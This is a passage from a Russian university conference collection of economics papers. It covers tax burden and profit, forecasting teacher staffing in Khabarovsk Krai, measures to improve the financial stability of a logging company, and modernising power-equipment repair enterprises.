Косвенные налоги входят в цену товара или услуги и полностью компенсируются покупателями, что существенно снижает тяжесть налогового бремени для производителей. Тем не менее, при определённых условиях (избыток предложения или снижение спроса из-за высоких налогов) косвенные платежи могут ложиться на плечи самих компаний, превращаясь в прямые налоги, когда прибыль становится источником их уплаты. Такая ситуация может возникать в нескольких случаях: при перепроизводстве товаров, уменьшении спроса из-за высоких цен, снижении доступности продукции для потребителей. В этом случае предприятия вынуждены предпринимать определенные меры по оптимизации производства и снижению затрат, сокращению деятельности, уменьшению объёма реализации. Для того, чтобы сохранить устойчивость на рынке компании стремятся повысить свою эффективность за счет внедрения инноваций в оборудование и технологии [4]. Таким образом, влияние регулирующей функции косвенных налогов выражается в улучшении делового климата, росте качества товаров и услуг, повышении их конкурентоспособности.

Влияние прямых налогов на финансовый результат компаний основано на прямо пропорциональной зависимости налоговых платежей и объёма производства. При росте товарооборота доля постоянных налоговых платежей на единицу выпускаемой продукции снижается, что приводит к относительному уменьшению расходов для предприятия. Это сопровождается сокращением издержек и пропорциональным понижением доли таких платежей в общей структуре затрат. В случае же сокращения производства, фиксированные налоги становятся наиболее обременительным фактором для финансового состояния компании.

В подтверждение сказанному на рисунке 2 приведена статистика налоговых поступлений по отношению к чистой прибыли компании «Татнефть» в период с 2020 по 2023 годы.




Рисунок 2 – Налоги и чистая прибыль за 2020-2023 года в России [1]

С увеличением налоговых платежей, наибольшая доля из которых приходится на налог на прибыль, пропорционально возрастает чистая прибыль организации «Татнефть». В основном это произошло из-за усовершенствования нефтеперерабатывающего комплекса, в результате объем нефтепереработки в 2023 году равен 12,5 млн. тонн сырья с глубиной в 99%. У компании имеются большие перспективы относительно роста финансовых результатов и весомые конкурентные преимущества.

Заключение

Таким образом, сегодня актуальным становится стратегическое направление в деятельности организаций, основанное на усилении влияния благоприятных факторов налогообложения с одновременной минимизацией отрицательных последствий. Каждое предприятие может применять правомерные методы бизнес-менеджмента, бухгалтерского учёта и операционной деятельности для сокращения своей налоговой нагрузки в рамках законодательства. Оптимальное управление налогами становится неотъемлемым фактором успешного развития бизнеса, способствуя увеличению реальных ресурсов компаний и повышению их рыночной конкурентоспособности. Изучение последствий влияния налогового регулирования на финансовые результаты деятельности компании является важным залогом успешной финансово-хозяйственной деятельности организаций.

СПИСОК ИСТОЧНИКОВ

1. Налоги и налогообложение: учебник и практикум для вузов / Г. Б. Поляк [и др.] ; ответственные редакторы Г. Б. Поляк, Е. Е. Смирнова. – 5-е изд., перераб. и доп. – Москва : Издательство Юрайт, 2024. – 433 с. – (Высшее образование). – ISBN 978-5-534-16920-1. – Текст : электронный // Образовательная платформа Юрайт [сайт]. – URL: <https://urait.ru/bcode/535665> (дата обращения: 20.11.2024).
2. Науменкова Н.В., Шевченко А.В., Филатова Е.Ю., Губернаторова Н.Н. Налоговые проверки в системе налогового контроля. В сборнике: Актуальные проблемы менеджмента, экономики и экономической безопасности. Сборник материалов II Международной научной конференции. Под редакцией Г.В. Паниной. 2020. С. 184-1 (дата обращения: 20.11.2024).
3. Евстратова М. С. Влияние налогообложения на финансовые результаты деятельности предприятия / М. С. Евстратова, Н. Н. Губернаторова // Символ науки. 2021. №9-1. URL: <https://cyberleninka.ru/article/n/vliyanie-nalogooblozheniya-na-finansovye-rezultaty-deyatelnosti-predpriyatiya> (дата обращения: 25.11.2024).
4. Тищенко, Е.С. Влияние налогообложения на результаты деятельности хозяйствующего субъекта и его оптимизация / Е.С. Тищенко, Ю.А. Клейменова // Экономика, предпринимательство и право. – 2021. – Т. 11, № 8. – С. 1979-1988. – ISSN 2222-534X (дата обращения: 25.11.2024).
5. Влияние налоговых платежей на результаты деятельности предприятия // StudFiles : сайт. – URL: <https://studfile.net/preview/5757775/page:8/> (дата обращения: 27.11.2024).

УДК 331.08

Кислинских Юлия Валерьевна, магистрант, Комсомольский-на-Амуре государственный университет

Yuliyu V. Kislinskikh, Master's Degree Student, Komsomolsk-na-Amure State University

Яковлева Татьяна Анатольевна, кандидат экономических наук, доцент, заведующий кафедрой «Экономика, финансы и бухгалтерский учет», Комсомольский-на-Амуре государственный университет

Yakovleva Tatiana Anatolyevna, Candidate of Economic Sciences, Associate Professor, Head of the Department of Economics, Finance and Accounting, Komsomolsk-na-Amure State University

ОСНОВЫ ПРОГНОЗИРОВАНИЯ КАДРОВОГО ОБЕСПЕЧЕНИЯ ОБЩЕОБРАЗОВАТЕЛЬНЫХ ОРГАНИЗАЦИЙ ХАБАРОВСКОГО КРАЯ METHODOLOGICAL ASPECTS OF FORECASTING STAFF SUPPORT OF AN EDUCATIONAL ORGANIZATION

Аннотация. Кадровое обеспечение общеобразовательных организаций во многом определяется эффективностью прогнозирования потребности в педагогических работниках на среднесрочную перспективу. Несмотря на то, что кадровая потребность общеобразовательных организаций зависит от различных факторов, основное внимание авторы статьи уделяют балансу между потребностью в педагогических кадрах и их выпуском на территории Хабаровского края.

Механизм прогнозирования подготовки педагогических кадров рассмотрен на примере динамики приема и выпуска Амурского гуманитарно-педагогического государственного университета

Abstract. The provision of personnel for general education organizations is largely determined by the effectiveness of forecasting the need for teaching staff in the medium term. Despite the fact that the personnel needs of general education organizations depend on various factors, the authors of the article pay primary attention to the balance between the need for teaching staff and their graduation in the Khabarovsk Territory. The mechanism for forecasting the training of teaching staff is considered using the example of the dynamics of admission and graduation from the Amur Humanitarian and Pedagogical State University

Ключевые слова: кадровое обеспечение, кадровое планирование, прогнозирование, кадровая потребность, образовательные услуги.

Key words: staffing, personnel planning, forecasting, personnel needs, educational services.

Введение

С 2015 года в регионе функционирует программный комплекс «Система прогнозирования потребности в профессиональных кадрах для обеспечения социально-экономического развития Хабаровского края на среднесрочный и долгосрочный период» [1]. Основная причина, по которой возрастает актуальность кадрового планирования и прогнозирования подготовки специалистов, в том числе педагогических работников, – это их дефицит в общеобразовательных учреждениях на территории Хабаровского края [2, 3].

Соотношение численности обучающихся и численности педагогических работников в системе образования края в 2020 году составляло 18,3 раза, в 2021 году – 18,7, в 2022 году – 19,4, в 2023 году – 20,2. Учитывая динамику данного отношения можно предположить дальнейший рост нагрузки, приходящейся на одного учителя [2, 4].

С целью устранения или приостановки развития указанной тенденции необходима корректировка механизма прогнозирования и планирования подготовки педагогов с учетом современных российских реалий [3, 5].

В рамках данной статьи механизм прогнозирования подготовки педагогических кадров будет рассмотрен применительно к конкретному вузу – ФГБОУ ВО «Амурский гуманитарно-педагогический государственный университет» (АмГПУ).

Основная часть

Достижение сбалансированности при подготовке кадров по любой специальности означает соответствие между спросом со стороны потенциальных работодателей и предложением соответствующими образовательными учреждениями с учетом движения на вторичном рынке труда.

Для установления такого соотношения по педагогическим направлениям подготовки требуется сравнить количество выпускников соответствующих вузов по укрупненным группам и кадровую потребность в данных специалистах со стороны общеобразовательных учреждений Хабаровского края.

Следует отметить, что при количественном прогнозировании подготовки кадров нужно учитывать временной лаг, необходимый для обучения, который составляет в данном случае от 4 до 8 лет в зависимости от конкретной образовательной программы (таблица 1). Поэтому для того, чтобы количественно определить выпуск специалистов в нужный период, нужно знать прием в вуз на первый курс с учетом временного лага и коэффициента отсева студентов за весь период обучения.

Данные о приеме в ФГБОУ ВО «АмГПГУ» за период с 2019 по 2020 гг. в разрезе программ бакалавриата и магистратуры по всем формам обучения представлены в таблице 1.

Таблица 1 – Прием в ФГБОУ ВО «АмГПГУ» за период 2019-2023 гг., чел.

Наименование показателей	2019	2020	2021	2022	2023
Бакалавриат (4 года)	295	278	310	332	345
Бакалавриат (5 лет)	159	255	336	170	321
Магистратура (2 года)	13	14	14	17	20
Магистратура (3 года)	48	34	43	37	40
Всего:	515	581	703	556	690

Данные таблицы 1 показывают, что за период с 2019 по 2021 гг. наблюдается положительная динамика приема, хотя в 2022 г. отмечено снижение показателя на 20,9 %, что в абсолютном выражении составило 147 человек. Темп прироста за весь период составил 24,1% или 134 человека в абсолютном выражении. Среднегодовой темп прироста приема студентов за анализируемый период составил 7,4%.

На основании данных о численности поступивших можно рассчитать выпуск специалистов по направлению педагогическое образование в 2023-2027 гг. Необходимо учесть, что по программе бакалавриат срок обучения составляет 4 и 5 лет по очной и заочной формам соответственно, а по программам магистратуры – 2 и 3 года соответственно. Процент отчисленных (отсева) студентов за весь период обучения составляет в среднем 25%. Результаты расчетов представлены в таблице 2.

Таблица 2 – Прогноз выпуска по педагогическому направлению, чел.

Наименование показателей	2023	2024	2025	2026	2027
Бакалавриат (4 года)	221	208	217	232	242
Бакалавриат (5 лет)	-	119	191	252	128
Магистратура (2 года)	10	13	15	-	-
Магистратура (3 года)	26	32	28	30	-
Всего:	257	372	451	514	370

Далее необходимо сопоставить количество выпускников педагогических направлений подготовки и потребность в них со стороны общеобразовательных организаций Хабаровского края с учетом того, что специалистов в области педагогического образования в крае еще готовит ТОГУ (г. Хабаровск). Предположим, что доля покрытия кадровой потребности со стороны выпускников АмГПГУ составит 50% от общей потребности школ края. В графическом виде данные представлены на рисунке 1.




Рисунок 1 – Соотношение выпускников АмГПУ и потребность в них

Данные диаграммы показывают, что выпуск в ВУЗе за весь анализируемый период значительно ниже кадровой потребности в специалистах педагогического профиля. Следовательно, можно говорить о неудовлетворенном спросе со стороны образовательных организаций Хабаровского края. Иными словами, присутствует нехватка кадров в общеобразовательных школах края, которая возрастает с каждым годом.

В качестве меры по повышению сбалансированности спроса и предложения педагогических кадров и повышения эффективности прогнозирования потребности в них можно предложить:

- учет реальной потребности при формировании контрольных цифр приема;
- налаживание обратной связи с образовательными учреждениями через соответствующие управляющие структуры и рынком труда (рисунок 2);
- повышение доли трудоустройства выпускников по профессии, особенно в части набора по государственному заданию;
- повышение эффективности использования государством инструмента по работе целевого набора студентов [4].




Рисунок 2 – Формирование кадровой потребности общеобразовательных учреждений Хабаровского края

Все предложенные меры помогут существенно улучшить соотношение между потребностью в педагогических кадрах и их выпуском на территории Хабаровского края, а также будут способствовать более объективному прогнозированию перспективной потребности в них.

Заключение

Таким образом, прогнозирование кадровой потребности в общеобразовательных учреждениях играет ключевую роль в оптимизации управления системой, являясь важ-

ным инструментом для повышения качества образования, формируя процесс ее стабильной работы. Эффективность прогнозирования можно оценить показателями распределения педагогических кадров в зависимости от потребности, что позволит избежать нехватки или избытка кадров в данной отрасли экономики. Прогнозирование кадровой потребности позволяет общеобразовательным учреждениям более эффективно управлять своими ресурсами, создавать благоприятные условия для работы педагогов и обеспечить качественное образование для учащихся.

СПИСОК ИСТОЧНИКОВ

1. Об утверждении Порядка разработки прогноза потребности экономики Хабаровского края в профессиональных кадрах: Постановление Правительства Хабаровского края от 23 декабря 2020 года № 556 пр. – URL: <https://docs.cntd.ru/document/465377611> (дата обращения: 19.11.2024).
2. О реализации государственной политики в сфере высшего образования и соответствующего дополнительного профессионального образования: Доклад Министерства науки и высшего образования Российской Федерации, Москва, 2024 - URL: <http://static.government.ru/media/files/9FSaRZ2GJ7GRZc1hTICXDQAV9orlaXtI.pdf> (дата обращения: 19.10.2024).
3. Об организации работы по устранению дефицита педагогических кадров: Приказ Управления образования администрации Комсомольска-на-Амуре Хабаровского края от 11 октября 2021 года № 372/2 // Справочно-правовая система «КонсультантПлюс». – URL: https://www.consultant.ru/document/cons_doc_LAW_198999/ (дата обращения: 17.11.2024).
4. Эзрох Ю. С. Целевой приём в российские вузы: текущее состояние, проблемы и пути их решения // Высшее образование в России. 2022. Т.31. № 3. С9-27. DOI: 10.31992/0869-3617-2022-31-3-9-27
5. Яковлева Т.А. Методические аспекты прогнозирования кадрового обеспечения деятельности образовательной организации /Т.А. Яковлева, Ю.В. Кислинских // Ученые записки КнАГТУ. -2024. - № II (74). С.120-128.

УДК 338.242.2

Ковальчук Александр Алексеевич, студент, Комсомольский-на-Амуре государственный университет

Kovalchuk Aleksandr Alekseevich, student, Komsomolsk-na-Amure State University

Яковлева Татьяна Анатольевна, кандидат экономических наук, доцент, заведующий кафедрой «Экономика, финансы и бухгалтерский учет», Комсомольский-на-Амуре государственный университет

Yakovleva Tatiana Anatolyevna, Candidate of Economic Sciences, Associate Professor, Head of the Department of Economics, Finance and Accounting, Komsomolsk-na-Amure State University

МЕРОПРИЯТИЯ ПО ПОВЫШЕНИЮ ФИНАНСОВОЙ УСТОЙЧИВОСТИ ПРЕДПРИЯТИЯ

MEASURES TO IMPROVE THE FINANCIAL STABILITY OF THE ENTERPRISE

Аннотация. В рамках статьи предложены мероприятия, способствующие укреплению финансовой устойчивости реально действующей организации, имеющей неустойчивое финансовое состояние. Мероприятия направлены на исключение факторов экономически-хозяйственной деятельности объекта исследования, негативно отражающихся на его финансовой устойчивости. Далее авторы приводят результат разработанных мероприятий.

Abstract. Within the framework of the article, measures are proposed to strengthen the financial stability of a real operating organization with an unstable financial condition. Next, the authors give the result of the developed measures.

Ключевые слова: финансовая устойчивость, мероприятия повышения финансовой устойчивости, экономический эффект.

Key words: financial stability, measures to increase financial stability, economic effect.

Введение

Финансовая устойчивость является важнейшей характеристикой и показателем финансового состояния любого хозяйствующего субъекта. Данный показатель характеризует способность предприятия эффективно управлять финансовыми ресурсами, обеспечивая платежеспособность и экономическую стабильность своей деятельности.

Предприятия лесопромышленного комплекса (ЛПК) играют важную роль в экономике страны, о чем свидетельствует их доля ВВП России, составившая в 2022 году около 1%. Опрос, проведенный Strategy Partners в 2023 году, показал, что 55% российских ЛПК ожидают снижения выручки. В сложившейся ситуации компании сосредоточили внимание на двух направлениях деятельности: существенное сокращение затрат и разработка новых продуктов [4]. Конечной целью реализации мер по названным направлениям является улучшение всех финансовых показателей и повышение финансовой устойчивости лесопромышленных предприятий.

Основная часть

Объектом исследования работы является Акционерное общество «РФП лесозаготовка», которое входит в состав холдинга «РФП-групп». Сферой деятельности организаций холдинга является заготовка древесины, её комплексная переработка и своевременная доставка потребителям.

На протяжении 2020-2023 гг. АО «РФП лесозаготовка» имеет неустойчивое финансовое состояние, о чем свидетельствуют:

- увеличение непокрытого убытка предприятия в данный период;
- рост дебиторской задолженности предприятия, достигшей в 2023 году 1 482 069 000 руб.;
- увеличение заемных средств в структуре баланса предприятия. [2]

Для решения был разработан комплекс мер, направленных на повышение финансовой устойчивости АО «РФП лесозаготовка», исходя из специфики его производственно-хозяйственной деятельности, который включает четыре позиции:

1. Снижения затрат на горюче-смазочные материалы (ГСМ).

Поставщиком ГСМ для АО «РФП лесозаготовка» является ООО «РН – Комсомольский НПЗ». Были изучены альтернативные поставщики с целью выбора наиболее выгодной цены на ГСМ. Сравнительная характеристика потенциальных поставщиков ГСМ для нужд АО «РФП лесозаготовка» представлена в таблице 1.

Таблица 1 – Сравнительная характеристика организаций – поставщиков ГСМ

Поставщик	Объем предоставляемой продукции в поставке, м ³	Тип транспорта	Стоимость поставки, руб.
ООО «Радуга» г. Воронеж	50	Железнодорожная цистерна	5 500 000
ООО «ПТК» г. Волчанск	60	Железнодорожная цистерна	4 000 000
ООО «Вега» г. Хабаровск	30	Автоцистерна	6 000 000
ООО «ННК» г. Комсомольск-на-Амуре	35	Автоцистерна	5 500 000

На основании сравнительного анализа представленных характеристик, более выгодным партнером – поставщиком ГСМ для АО «РФП лесозаготовка» является ООО «ПТК».

Учитывая, что ежемесячный расход ГСМ на предприятии составляет 200 тыс литров, были выполнены сравнительные расчеты затрат на поставки ООО «РН – Комсомольский НПЗ» и ООО «ПТК». Результат расчетов показал потенциальную экономию средств при смене поставщика ГСМ на 216 млн. руб. в год.

2. Снижение расходов на приобретение форвардеров типа «лесозаготовительный комбайн – подборщик».

На данный момент на предприятии используется самая дорогостоящая валочная техника «PONSEE», цена единицы которой достигает 115 млн. руб.

Анализ рынка лесозаготовительной техники показал, что аналогичные характеристики валочной техники имеют несколько производителей (таблица 2), а фирма «CATERPILLAR» также выигрывает по ценовому показателю.

Таблица 2 – Цены валочной техники различных производителей

Фирма	Тип техники	Эксплуатационная масса	Год выпуска	Цена, руб.
«PONSEE»	Форвардер	8W 24 826 кг	2016	~ 16 800 000
«CATERPILLAR»	Форвардер	8W 22 498 кг	2016	~ 14 500 000
«KOMATSU»	Форвардер	8W 21 376 кг	2015	~ 15 700 000
«John Deere»	Форвардер	8W 23 115 кг	2016	~ 16 600 000

Приобретая валочную технику «CATERPILLAR» АО «РФП лесозаготовка» снизит затраты на приобретение оборудования на 6,9 млн. руб. = $(16,8 - 14,5) \times 3$ единицы.

3. Продажа части дебиторской задолженности факторинговой компании, что будет мотивировать контрагентов вовремя погашать обязательства и приведет к снижению риска потери платежеспособности предприятия. Сравнение условий предоставления факторинговых услуг крупными компаниями, расположенных в Дальневосточном федеральном округе, позволило выявить предпочтительного партнера – ПАО «Национальная факторинговая компания» в городе Хабаровске (таблица 3).

Таблица 3 – Сравнительные условия предоставления факторинговых услуг

Компания	Процентная ставка в месяц без регресса, %	Доля первоначального финансирования, %	Вторая часть финансирования, %	Максимальная отсрочка по контракту, дней	Стоимость услуг при просрочке, % в день
ПАО «НФК Хабаровск»	2,65	90	10	90	0,15
СберФакторинг	3,00	80	20	80	0,18
Альфа – Банк	2,85	90	10	90	0,17
Совкомбанк	2,70	90	10	70	0,16
ФК «Лайф»	2,75	80	20	90	0,17

Продав 50 % дебиторской задолженности, выбранной факторинговой компании АО «РФП лесозаготовка» снизит дебиторскую задолженность на 741 млн. руб.

4. Создание тепличного комплекса для выращивания саженцев

При условии, что ежегодно АО «РФП лесозаготовка» необходимо высадить 162 гектара, заполняемость которых составляет 2 000 саженцев, предприятию необходимо приобрести 324 тыс. единиц посадочного материала (162 га × 2 000 саженцев). Следовательно, затраты на лесовосстановление в год составляют 11,34 млн. руб. (35 рублей × 324 000 посадочного материала).

Авторами был выполнен расчет затрат на создание собственного тепличного комплекса для выращивания саженцев деревьев:

- затраты на оборудование тепличного сооружения составят 3 687 000 руб.;
- затраты на заработную плату рабочих составят 2 136 000 руб.;
- затраты на семенной материал составят 60 000 руб.

Общие затраты на реализацию предложенного проекта составляют 6 063 000 руб., а экономический эффект 5 227 000 рублей (11 340 000 руб. – 6 063 000 руб.).

Совокупный экономический эффект предложенных мероприятий представлен в таблице 4.

Таблица 4 – Экономический эффект предложенных мероприятий

Мероприятие	Экономический эффект, руб.
1. Снижение затрат на ГСМ	360 000 000
2. Снижение затрат на дорогостоящую технику	6 900 000
3. Продажа доли дебиторской задолженности факторинговой компании	741 034 000
4. Снижение затрат на лесовосстановление	5 227 000
Итого	1 113 161 000

Таким образом, при внедрении предложенных мероприятий для АО «РФП лесозаготовка» экономический эффект составит 1 113 161 000 руб., что позволит предприятию улучшить финансовое состояние.

Заключение

В заключении нужно отметить, что анализ финансовой устойчивости в каждый возможный момент отражает экономическое состояния деятельности предприятия, указывает на «слабые места», приводящие к неустойчивому состоянию организации. Для улучшения ситуации, необходимо разрабатывать мероприятия, способствующие повышению финансовой устойчивости предприятия.

Эффективные финансовые решения способствуют не только укреплению финансового положения предприятия в каждый конкретный момент времени, но создают возможность для успешной деятельности и развития предприятия в будущем.

СПИСОК ИСТОЧНИКОВ

1. Киреева, Н.В. Экономический и финансовый анализ организации [Электронный ресурс] : учебное пособие / Н.В. Киреева. – М.: Инфра-М, 2020. – 334 с. // ZNANIUM.COM : электронно - библиотечная система. URL: <https://znanium.com/catalog/document?id=395670> (Дата обращения: 01.11.2024).
2. Ковальчук, А.А., Яковлева, Т.А. Апробация метода оценки финансовой устойчивости организации / А.А. Ковальчук, Т.А. Яковлева // Материалы II Международной научно-практической конференции молодых ученых, Комсомольск-на-Амуре, 30 ноября – 1 декабря 2023 г. / редкол. : А. В. Ахметова (отв. ред.), Н. Э. Ракитина. – Комсомольск-на-Амуре : ФГБОУ ВО «КНАГУ», 2023. Ч. 2. – 478 с.
3. Лысенко, Д.В. Комплексный финансовый анализ хозяйственной деятельности [Электронный ресурс] : учебник / Д.В. Лысенко. - М.: Инфра-М, 2019. - 287 с. // ZNANIUM.COM : электронно-библиотечная система. URL: <https://znanium.com/catalog/document?id=368966> (Дата обращения: 05.11.2024).
4. Официальный сайт ведущего стратегического консультанта «Strategy Partners» [Электронный ресурс] – URL: <https://strategy.ru/> (Дата обращения 16.11.2024).
5. Портал о лесозаготовке и деревопереработке [Электронный ресурс] – URL: <https://forestcomplex.ru/> (Дата обращения 15.11.2024).

УДК 629.113.004

Колмыкова Валерия Олеговна, магистрант, Комсомольский-на-Амуре государственный университет

Kolmykova Valeriia Olegovna, undergraduate, Komsomolsk-na-Amure State University

Капустенко Ирина Сергеевна, кандидат экономических наук, доцент, Комсомольский-на-Амуре государственный университет

Kapustenko Irina Sergeevna, Candidate of Economic Sciences, Associate Professor, Komsomolsk-na-Amure State University

АКТУАЛЬНОСТЬ ПРОБЛЕМЫ СОВЕРШЕНСТВОВАНИЯ ПРОИЗВОДСТВА НА ПРЕДПРИЯТИЯХ ПО РЕМОНТУ ЭНЕРГЕТИЧЕСКОГО ОБОРУДОВАНИЯ THE RELEVANCE OF THE PROBLEM OF IMPROVING PRODUCTION AT POWER EQUIPMENT REPAIR ENTERPRISES

Аннотация. В современной индустриальной среде ключевую роль, в которой играют энергетические предприятия, актуален вопрос совершенствования производства и качества производственных процессов. Техническое обслуживание и ремонт энергооборудования требует много ресурсов и строгого соблюдения технологий, что влияет на надежность и безопасность энергетических объектов.

Abstract. In the modern industrial environment, the key role played by energy enterprises is the issue of improving production and the quality of production processes. Maintenance and repair of power equipment requires a lot of resources and strict adherence to technology, which affects the reliability and safety of energy facilities.

Ключевые слова: энергетические мощности, инновации в производстве, предприятие.

Key words: energy capacities, innovations in production, enterprise.

Введение

В последние годы производственные мощности предприятий Хабаровского края демонстрируют устойчивый рост, что является положительным признаком для развития региона. В частности, в металлургической отрасли зафиксирован рост на уровне 124,6%, что в первую очередь связано с увеличением производства сплава Доре, достигшего отметки 166,5%. Это стало возможным благодаря запуску новых производственных мощностей Амурского гидрометаллургического комбината, который значительно увеличил объемы выпускаемого металла. Такой рост способствует не только улучшению товарной производительности, но и привлечению инвестиций в регион.

В авиастроении также наблюдается положительная динамика, с ростом производства на уровне 133,1%. Значительные объемы выпуска самолетов SJ-100 обеспечиваются Производственным центром Филиала ПАО «Яковлев». Кроме того, активную роль в увеличении выпускает филиал ПАО «ОАК» – КнААЗ имени Ю.А. Гагарина, который работает в рамках действующих контрактов, что свидетельствует о стабильном спросе на продукцию местного производства и надежных партнерских отношениях. Рост производственных мощностей в столь высокотехнологичных отраслях, как самолетостроение и металлургия, не только укрепляет экономическую базу региона, но и создает новые рабочие места, что в свою очередь способствует улучшению социально-экономической ситуации в Хабаровском крае [1].

Однако, несмотря на заметное увеличение мощностей, наблюдается определенное несоответствие между темпами роста производства и уровнем выработки электроэнергии в регионе. Эта диспропорция выявляет необходимость в модернизации существующего генерирующего оборудования Хабаровской энергосистемы. В частности, для повышения эффективности и надежности энергоснабжения необходимо использо-

вание передовых технологий, таких как паросиловые циклы и газотурбинные установки большой мощности отечественного производства [2].

Для реализации данных планов требуется совершенствование в области организации процессов действующих предприятий и производств, активно реализующих оказание услуг технического обслуживания и ремонта для предприятий генерации тепловой и электрической энергии на территории субъекта.

Основная часть

Современный вариант совершенствования производства и качества производственных процессов – это внедрение инноваций, являющихся главным средством обеспечения конкурентоспособности при оказании услуг и устойчивости деятельности предприятий. Инновации могут происходить как в техническом, так и в трудовом и управленческом аспектах [3].

Современную индустрию сложно представить себе без автоматизированных систем планирования и управления ресурсами предприятия (ERP). Основная цель внедрения ERP-систем – организация эффективного управления предприятиями, опирающегося на стратегию развития этого предприятия. Такие программы разрабатываются исходя из технических нужд предприятия, также возможно использование готовых программных решений таких как «1С: ERP Управление предприятием» и «1С: ТОИР Управление ремонтами и обслуживанием оборудования 2 КОРП».

С внедрением подобных программ уменьшается количество рутинных операций для административно-управленческого персонала, при необходимости внести изменения в данные не нужно будет их менять во всей цепочке документов и переделывать отчёты.

Также стоит упомянуть о таком современном подходе к организации производства как использование цифровых двойников. Данная концепция подразумевает создание виртуального аналога реального объекта, который отражает ключевые характеристики оригинала и может моделировать его состояния при различных условиях.

Цифровой двойник также позволяет оптимизировать процессы обслуживания. С помощью инструментов мониторинга и анализа можно заранее выявлять проблемы, что дает возможность планировать ремонты и обслуживания в наиболее подходящее время, не подвергая риску остановку всей системы. Например, использование алгоритмов машинного обучения в сочетании с цифровым двойником может способствовать созданию предсказательных моделей, которые позволят заранее определять вероятные отказы и проводить замену деталей до того, как произойдет серьезная поломка.

Кроме того, внедрение цифрового двойника улучшает процессы взаимодействия между различными подразделениями предприятия. Информация о состоянии оборудования, доступная всем заинтересованным сторонам, облегчает координацию действий и способствует более быстрому принятию управленческих решений. В условиях быстро меняющихся рыночных условий такое взаимодействие становится решающим фактором для увеличения гибкости и адаптивности предприятия [4].

Не стоит забывать о том, что главный ресурс предприятий, оказывающих услуги, в том числе услуги по обслуживанию и ремонту энергетического оборудования, это рабочий персонал. Рост технического развития оборудования, обновление материальной базы предприятия, а также введение новых инновационных технологий в сфере обслуживания и ремонта также требует рост квалификации персонала. В Хабаровском крае давно действует Центр подготовки персонала им. Долженко акционерного общества «Дальневосточная генерирующая компания», проводящий обучение по востребованным профессиям энергетической отрасли, в том числе для предприятий оказаний услуг по техническому обслуживанию и ремонту энергетического оборудования.

Эпоха, когда технический прогресс перестал быть самодостаточным основанием развития предприятия закончилась в конце XX века. Для того чтобы предприятие было конкурентноспособным в отрасли, требуется профессиональные руководители. Сове-

менные организации сталкиваются с многочисленными вызовами, включая быстрое развитие технологий, изменения в потребительских предпочтениях и глобализацию. В таких условиях инновационные подходы в управлении становятся не просто желательными, а необходимыми. Руководитель, обладающий компетенциями в области управления инновациями, способен не только инициировать изменения, но и эффективно управлять ими на всех уровнях. Это включает в себя создание условий для внедрения новых идей, мотивацию сотрудников и формирование корпоративной культуры, способствующей инновационному развитию.

Ключевым аспектом компетентности руководителя является его умение работать с человеческим капиталом. Инновации могут привести к сопротивлению со стороны сотрудников, которые могут быть не готовы к изменениям. Руководитель должен быть в состоянии сформировать команду, способную воспринимать и реализовывать инновационные проекты, а также создать атмосферу доверия и открытости. Это требует навыков эффективного коммуникационного взаимодействия и управления конфликтами, а также способности к обучению и развитию сотрудников.

К одной из технологий, которой активно пользуются руководители, относится разработка рыночной философии управления фирмой, включающей миссию предприятия, рыночные принципы взаимодействия и организационную культуру. Философия предприятия должна объединять деятельность всего коллектива, сделать её осмысленной и понятной. Если работник знает цели и направления предприятия, осознает своё место в данной миссии, он будет принимать успех предприятия как свой личный.

Заключение

